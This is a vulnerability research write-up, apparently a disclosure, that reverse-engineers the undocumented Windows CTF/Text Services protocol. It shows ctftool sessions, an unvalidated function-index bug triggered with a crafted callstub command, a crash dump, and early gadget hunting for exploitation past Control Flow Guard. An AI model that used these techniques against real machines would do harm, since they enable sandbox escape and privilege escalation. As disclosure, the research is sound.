Down the Rabbit-Hole

"Sometimes, hacking is just someone spending more time on something than anyone else might reasonably expect."[1]

I often find it valuable to write simple test cases confirming things work the way I think they do. Sometimes I can't explain the results, and getting to the bottom of those discrepancies can reveal new research opportunities. This is the story of one of those discrepancies; and the security rabbit-hole it led me down.

It all seemed so clear..

Usually, windows on the same desktop can communicate with each other. They can ask each other to move, resize, close or even send each other input. This can get complicated when you have applications with different privilege levels, for example, if you "Run as administrator".

It wouldn't make sense if an unprivileged window could just send commands to a highly privileged window, and that's what UIPI, *User Interface Privilege Isolation*, prevents. This isn't a story about UIPI, but it is how it began.

The code that verifies you're allowed to communicate with another window is part of `win32k!NtUserPostMessage`. The logic is simple enough, it checks if the application explicitly allowed the message, or if it's on a whitelist of harmless messages.


```
BOOL __fastcall IsMessageAlwaysAllowedAcrossIL(DWORD Message)
{
  BOOL ReturnCode; // edx
  BOOL IsDestroy; // zf

  ReturnCode = FALSE;
  if...
  switch ( Message )
  {
    case WM_PAINTCLIPBOARD:
    case WM_VSCROLLCLIPBOARD:
    case WM_SIZECLIPBOARD:
    case WM_ASKCBFORMATNAME:
    case WM_HSCROLLCLIPBOARD:
      ReturnCode = IsFmtBlocked() == 0;
      break;
    case WM_CHANGECBCHAIN:
    case WM_SYSMENU:
    case WM_THEMECHANGED:
      return 1;
    default:
      return ReturnCode;
  }
  return ReturnCode;
}
```

Snippet of `win32k!IsMessageAlwaysAllowsAcrossIL` showing the whitelist of allowed messages, what could be simpler.... ?

[1] Via twitter.

I wrote a test case to verify it really is as simple as it looks. If I send every possible message to a privileged window from an unprivileged process, the list should match the whitelist in `win32k!IsMessageAlwaysAllowedAcrossIL` and I can move onto something else.

Ah, I was so naive. The code I used is available here, and a picture of the output is below.



What the...?! Scanning which messages are allowed across IL produces unexpected results.

The tool showed that unprivileged applications were allowed to send messages in the `0xCNNN` range to most of the applications I tested, even simple applications like Notepad. I had no idea message numbers even went that high!

Message numbers use predefined ranges, the system messages are in the range `0 - 0x3FF`. Then there's the `WM_USER` and `WM_APP` ranges that applications can use for their own purposes.

This is the first time I'd seen a message outside of those ranges, so I had to look it up.

The following are the ranges of message numbers.

Range	Meaning
0 through WM_USER –1	Messages reserved for use by the system.
WM_USER through 0x7FFF	Integer messages for use by private window classes.
WM_APP (0x8000) through 0xBFFF	Messages available for use by applications.
0xC000 through 0xFFFF	String messages for use by applications.
Greater than 0xFFFF	Reserved by the system.

This is a snippet from Microsoft's WM_USER documentation, explaining reserved message ranges.

Uh, string messages?

The documentation pointed me to RegisterWindowMessage(), which lets two applications agree on a message number when they know a shared string. I suppose the API uses Atoms, a standard Windows facility.

My first theory was that `RegisterWindowMessage()` automatically calls `ChangeWindowMessageFilterEx()`. That would explain my results, and be useful information for future audits.... but I tested it and that didn't work!

...Something must be explicitly allowing these messages!

I needed to find the code responsible to figure out what is going on.

Tracking down the culprit...

I put a breakpoint on `USER32!RegisterWindowMessageW`, and waited for it to return one of the message numbers I was looking for. When the breakpoint hits, I can look at the stack and figure out what code is responsible for this.

```
$ cdb -sxi ld notepad.exe

Microsoft (R) Windows Debugger Version 10.0.18362.1 AMD64
Copyright (c) Microsoft Corporation. All rights reserved.

CommandLine: notepad.exe
(a54.774): Break instruction exception - code 80000003 (first chance)
ntdll!LdrpDoDebuggerBreak+0x30:
00007ffa`ce142dbc cc              int     3
0:000> bp USER32!RegisterWindowMessageW "gu; j (@rax != 0xC046) 'gc'; ''"
0:000> g
0:000> r @rax
rax=000000000000c046
0:000> k
Child-SP          RetAddr           Call Site
0000003a`3c9ddab0 00007ffa`cbc4a010 MSCTF!EnsurePrivateMessages+0x4b
0000003a`3c9ddb00 00007ffa`cd7f7330 MSCTF!TF_Notify+0x50
0000003a`3c9ddc00 00007ffa`cd7f1a09 USER32!CtfHookProcWorker+0x20
0000003a`3c9ddc30 00007ffa`cd7f191e USER32!CallHookWithSEH+0x29
0000003a`3c9ddc80 00007ffa`ce113494 USER32!_fnHkINDWORD+0x1e
0000003a`3c9ddcd0 00007ffa`ca2e1f24 ntdll!KiUserCallbackDispatcherContinue
0000003a`3c9ddd58 00007ffa`cd7e15df win32u!NtUserCreateWindowEx+0x14
0000003a`3c9ddd60 00007ffa`cd7e11d4 USER32!VerNtUserCreateWindowEx+0x20f
0000003a`3c9de0f0 00007ffa`cd7e1012 USER32!CreateWindowInternal+0x1b4
0000003a`3c9de250 00007ff6`5d8889f4 USER32!CreateWindowExW+0x82
0000003a`3c9de2e0 00007ff6`5d8843c2 notepad!NPInit+0x1b4
0000003a`3c9df5f0 00007ff6`5d89ae07 notepad!WinMain+0x18a
0000003a`3c9df6f0 00007ffa`cdcb7974 notepad!__mainCRTStartup+0x19f
0000003a`3c9df7b0 00007ffa`ce0da271 KERNEL32!BaseThreadInitThunk+0x14
0000003a`3c9df7e0 00000000`00000000 ntdll!RtlUserThreadStart+0x21
```

So.... wtf is ctf? A debugging session trying to find who is responsible for these windows messages.


The debugger showed that while the kernel is creating a new window on behalf of a process, it will invoke a callback that loads a module called "MSCTF". That library is the one creating these messages and changing the message filters.

The hidden depths reveal…

It turns out CTF[2] is part of the Windows Text Services Framework. The TSF manages things like input methods, keyboard layouts, text processing and so on.

If you change between keyboard layouts or regions, use an IME like Pinyin or alternative input methods like handwriting recognition then that is using CTF.

[2] I can't figure out what CTF stands for, it's not explained in any header files, documentation, resources, sdk samples, strings or symbol names. My best guess is it's from hungarian notation, i.e. CTextFramework.




The only discussion on the security of Text Services I could find online was this snippet from the "New Features" page:

> *"The security and robustness of TSF have been substantially improved, to reduce the likelihood of a hostile program being able to access the stack, heap, or other secure memory locations."*

I'm glad that the security has been substantially improved, but it really doesn't inspire much confidence that those things used to be possible. I decided it would be worth it to spend a couple of weeks reverse engineering CTF to understand the security properties.

So... how does it all work?

You might have noticed the ctfmon service in task manager, it is responsible for notifying applications about changes in keyboard layout or input methods. Applications connect to the ctfmon service when they start, and then exchange messages with other clients and receive notifications from the service.



A ctfmon process is started for each Desktop and session.

Consider the example of an IME, *Input Method Editor*, like Microsoft Pinyin. If you set your language to Chinese in Windows, you will get Microsoft Pinyin installed by default.


This is what Microsoft Pinyin looks like.

Other regions have other IMEs, if your language is set to Japanese you get Microsoft JP-IME.

These IMEs require another process to see what is being entered on the keyboard, and to change and modify the text. The ctf service is what arranges this. An IME application is an example of an out-of-process TIP, *Text Input Processor*. There are other types of TIP, and CTF supports many.

Understanding the CTF Protocol...

A CTF monitor service is spawned for each new desktop and session, and creates an ALPC port called `\BaseNamedObjects\msctf.server<DesktopName><SessionId>`.



The ctf server ALPC port contains the desktop name and the session id.

When any process creates a window, the kernel invokes a callback, `USER32!CtfHookProcWorker`, that automatically loads the CTF client. The client connects to the ALPC port, and reports its window handle (HWND), thread and process id.

```
typedef struct _CTF_CONNECT_MSG {
    PORT_MESSAGE Header;
    DWORD ProcessId;
    DWORD ThreadId;
    DWORD TickCount;
    DWORD ClientFlags;
    union {
        UINT64 QuadWord;
        HWND WindowId;
    };
} CTF_CONNECT_MSG, *PCTF_CONNECT_MSG;
```

This is the initial handshake message clients send to connect to the CTF session. The protocol is entirely undocumented, and these structures were reverse engineered.

The server continuously waits for messages from clients, but clients only look for messages when notified via `PostMessage()`. This is the reason that clients call `RegisterWindowMessage()` on startup!

Clients can send commands to the monitor, or ask the monitor to forward commands to other clients by specifying the destination thread id.

```
typedef struct _CTF_MSGBASE {
    PORT_MESSAGE Header;
    DWORD Message;
    DWORD SrcThreadId;
    DWORD DstThreadId;
    DWORD Result;
    union {
        struct _CTF_MSGBASE_PARAM_MARSHAL {
            DWORD ulNumParams;
            DWORD ulDataLength;
            UINT64 pData;
        };
        DWORD Params[3];
    };
} CTF_MSGBASE, *PCTF_MSGBASE;
```

Messages can be sent to any connected thread, or the monitor itself by setting the destination to thread zero. Parameters can be appended, or if you only need some integers, you can include them in the message.

There are dozens of commands that can be sent, many involve sending or receiving data or instantiating COM objects. Many commands require parameters, so the CTF protocol has a complex type marshaling and unmarshaling system.

```
typedef struct _CTF_MARSHAL_PARAM {
    DWORD Start;
    DWORD Size;
    DWORD TypeFlags;
    DWORD Reserved;
} CTF_MARSHAL_PARAM, *PCTF_MARSHAL_PARAM;
```

Marshalled parameters are appended to messages.






If you want to send marshalled data to an instantiated COM object, the monitor will "proxy" it for you. You simply prepend a `PROXY_SIGNATURE` structure that describes which COM object you want it forwarded to.

```
typedef struct _CTF_PROXY_SIGNATURE {
    GUID Interface;
    DWORD FunctionIndex;
    DWORD StubId;
    DWORD Timestamp;
    DWORD field_1C; // I've never seen these fields used
    DWORD field_20;
    DWORD field_24;
} CTF_PROXY_SIGNATURE, *PCTF_PROXY_SIGNATURE;
```

You can even call methods on COM objects.

Suffice to say, CTF is vast and complex. The CTF system was most likely designed for LPC in Windows NT and bolted onto ALPC when it became available in Vista and later. The code is clearly dated with many legacy design decisions.

In fact, the earliest version of MSCTF I've been able to find was from the 2001 release of Office XP, which even supported Windows 98. It was later included with Windows XP as part of the base operating system.

				
CTF has been part of Windows since XP, but ctftool only supports ALPC, which was introduced in Vista.	In Windows Vista, Windows 7 and Windows 8, the monitor was run as a task inside taskhost.exe.	ctftool supports Windows 7, and I verified all the bugs described in this document still exist. [3]	In fact, the entire ctf system has changed very little since Vista.	The monitor is a standalone process again in Windows 10, but the protocol has still barely changed.

Is there any attack surface?


Firstly, there is no access control whatsoever!

Any application, any user - even sandboxed processes - can connect to any CTF session. Clients are expected to report their thread id, process id and HWND, but there is no authentication involved and you can simply lie.

Secondly, there is nothing stopping you pretending to be a CTF service and getting other applications - even privileged applications - to connect to you.

[3] Adding support for Windows Vista would be trivial. XP support, while possible, would be more effort.

Even when working as intended, CTF could allow escaping from sandboxes and escalating privileges. This convinced me that my time would be well spent reverse engineering the protocol.



Sample output from my command line tool.

This was a bigger job than I had anticipated, and after a few weeks I had built an interactive command-line CTF client. To reach parts of the CTF protocol that looked dangerous, I even had to develop simple scripting capabilities with control flow, arithmetic and variables!

Exploring CTF with ctftool...


Using ctftool you can connect to your current session and view the connected clients.

```
> .\ctftool.exe
An interactive ctf exploration tool by @taviso.
Type "help" for available commands.
Most commands require a connection, see "help connect".
ctf> connect
The ctf server port is located at \BaseNamedObjects\msctf.serverDefault2
NtAlpcConnectPort("\BaseNamedObjects\msctf.serverDefault2") => 0
Connected to CTF server@\BaseNamedObjects\msctf.serverDefault2, Handle 00000224
```

```
ctf> scan
Client 0, Tid 5100 (Flags 0x08, Hwnd 000013EC, Pid 4416, explorer.exe)
Client 1, Tid 5016 (Flags 0x08, Hwnd 00001398, Pid 4416, explorer.exe)
Client 2, Tid 7624 (Flags 0x08, Hwnd 00001DC8, Pid 4416, explorer.exe)
Client 3, Tid 4440 (Flags 0x0c, Hwnd 00001158, Pid 5776, SearchUI.exe)
Client 4, Tid 7268 (Flags 0000, Hwnd 00001C64, Pid 7212, ctfmon.exe)
Client 5, Tid 6556 (Flags 0x08, Hwnd 0000199C, Pid 7208, conhost.exe)
Client 6, Tid 5360 (Flags 0x08, Hwnd 000014F0, Pid 5512, vmtoolsd.exe)
Client 7, Tid  812 (Flags 0x08, Hwnd 0000032C, Pid 6760, OneDrive.exe)
Client 8, Tid 6092 (Flags 0x0c, Hwnd 000017CC, Pid 7460, LockApp.exe)
Client 9, Tid 6076 (Flags 0000, Hwnd 000017BC, Pid 5516, ctftool.exe)
```

Not only can you send commands to the server, you can wait for a particular client to connect, and then ask the server to forward commands to it as well!

Let's start a copy of notepad, and wait for it to connect to our CTF session...



Connecting to another client on the same CTF session.

Now we can ask notepad to instantiate certain COM objects by specifying the CLSID. If the operation is successful, it returns what's called a "stub". That stub lets us interact with the instantiated object, such as invoking methods and passing it parameters.

Let's instantiate a `ITfInputProcessorProfileMgr` object.

```
ctf> createstub 0 5 IID_ITfInputProcessorProfileMgr
Command succeeded, stub created
Dumping Marshal Parameter 3 (Base 012EA8F8, Type 0x106, Size 0x18, Offset 0x40)
000000: 4c e7 c6 71 28 0f d8 11 a8 2a 00 06 5b 84 43 5c  L..q(....*..[.C\
000010: 01 00 00 00 bb ee b7 00                          ........
Marshalled Value 3, COM {71C6E74C-0F28-11D8-A82A-00065B84435C}, ID 1, Timestamp 0xb7eebb
```

That worked, and now we can refer to this object by its "stub id". This object can do things like change the input method, enumerate available languages, and so on. Let's call `ITfInputProcessorProfileMgr::GetActiveProfile`, this method is documented so we know it takes two parameters: A GUID, and a buffer to store a `TF_INPUTPROCESSORPROFILE`.

Ctftool can generate these parameters, then request notepad proxy them to the COM object.

```
ctf> setarg 2
New Parameter Chain, Length 2
ctf> setarg 1 34745c63-b2f0-4784-8b67-5e12c8701a31
Dumping Marshal Parameter 0 (Base 012E8E90, Type 0x1, Size 0x10, Offset 0x20)
Possibly a GUID, {34745C63-B2F0-4784-8B67-5E12C8701A31}
ctf> # just generating a 0x48 byte buffer
ctf> setarg 0x8006 "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
Dumping Marshal Parameter 1 (Base 012E5010, Type 0x8006, Size 0x48, Offset 0x30)
Marshalled Value 1, DATA
ctf> callstub 0 0 10
Command succeeded.
Parameter 1 has the output flag set.
Dumping Marshal Parameter 1 (Base 012E5010, Type 0x8006, Size 0x48, Offset 0x20)
000000: 02 00 00 00 09 04 00 00 00 00 00 00 00 00 00 00  ................
000010: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000020: 00 00 00 00 00 00 00 00 63 5c 74 34 f0 b2 84 47  ........c\t4...G
000030: 8b 67 5e 12 c8 70 1a 31 00 00 00 00 09 04 09 04  .g^..p.1........
000040: 00 00 00 00 03 00 00 00                          ........
Marshalled Value 1, DATA
```

You can see notepad filled in the buffer we passed it with data about the current profile.

Looking for bugs...

It will come as no surprise that this complex, obscure, legacy protocol is full of memory corruption vulnerabilities. Many of the COM objects simply trust you to marshal pointers across the ALPC port, and there is minimal bounds checking or integer overflow checking.

Some commands require you to own the foreground window or have other similar restrictions, but as you can lie about your thread id, you can simply claim to be that Window's owner and no proof is required.

It didn't take long to notice that the command to invoke a method on an instantiated COM stub accepts an index into a table of methods. There is absolutely no validation of this index, effectively allowing you to jump through any function pointer in the program.

```
int __thiscall CStubITfCompartment::Invoke(CStubITfCompartment *this, unsigned int
FunctionIndex, struct MsgBase **Msg)
{
  return CStubITfCompartment::_StubTbl[FunctionIndex](this, Msg);
}
```

Here FunctionIndex is an integer we control, and Msg is the CTF_MSGBASE we sent to the server.

If we try calling a nonsense function index...

```
ctf> callstub 0 0 0x41414141
```

This happens....

```
(3248.2254): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
MSCTF!CStubITfInputProcessorProfileMgr::Invoke+0xc:
00007ff9`4b669c6c 498b04c1        mov     rax,qword ptr [r9+rax*8] ds:00007ffb`5577e6e8=???????????
????
0:000> r
rax=0000000041414141 rbx=0000000000000000 rcx=0000025f170c36c0
rdx=000000d369fcf1f0 rsi=0000000080004005 rdi=000000d369fcf1f0
rip=00007ff94b669c6c rsp=000000d369fcec88 rbp=000000d369fcf2b0
 r8=000000d369fcf1f0  r9=00007ff94b6ddce0 r10=00000fff296cd38c
r11=0000000000011111 r12=0000025f170c3628 r13=0000025f170d80b0
r14=000000d369fcf268 r15=0000000000000000
iopl=0         nv up ei pl zr na po cy
cs=0033  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00010247
MSCTF!CStubITfInputProcessorProfileMgr::Invoke+0xc:
00007ff9`4b669c6c 498b04c1        mov     rax,qword ptr [r9+rax*8] ds:00007ffb`5577e6e8=???????????
????
```

> *Note that ctf library catches all exceptions, so notepad doesn't actually crash!*
> *This also means you get unlimited attempts at exploitation.*

This seems like a good first candidate for exploitation.

Let's find something to call...

All of the major system programs and services shipping in Windows 10 use CFG, *Control Flow Guard*. In practice, CFG is a very weak mitigation. Ignoring the many known limitations, even the simplest Windows programs have hundreds of thousands of whitelisted indirect branch targets.

Finding useful gadgets is significantly more tedious with CFG, but producing useful results is no less plausible than it was before.

This bug effectively allows you to dereference an arbitrary function pointer somewhere within your address space. You can call it with two parameters, the `this` pointer, and a pointer to a pointer to a structure partly controlled (the ALPC `PORT_MESSAGE`). Not a very promising start!

I took the easy way out, and just called every possible index to see what happened. I was hoping for an exception that might have moved the registers and stack into something a bit more favourable.

Using the Windows Subsystem for Linux, I used this bash command to keep spawning new notepads and logging the exceptions with cdb:

```
$ while :; do cdb -xi ld -c 'g;r;u;dq@rcx;dq@rdx;kvn;q' notepad; done
```

Then, I used ctftool to call every possible function index. This actually worked, and I found that at index 496 there is a pointer to `MSCTF!CTipProxy::Reconvert`, a function that Moves RDX, RCX, RDI and R8 just 200 bytes away from a buffer I control, and then jumps to a pointer I control.

```
0:000> dqs MSCTF!CStubIEnumTfInputProcessorProfiles::_StubTbl + 0n496*8 L1
00007ff9`4b6dec28  00007ff9`4b696440 MSCTF!CTipProxy::Reconvert
```

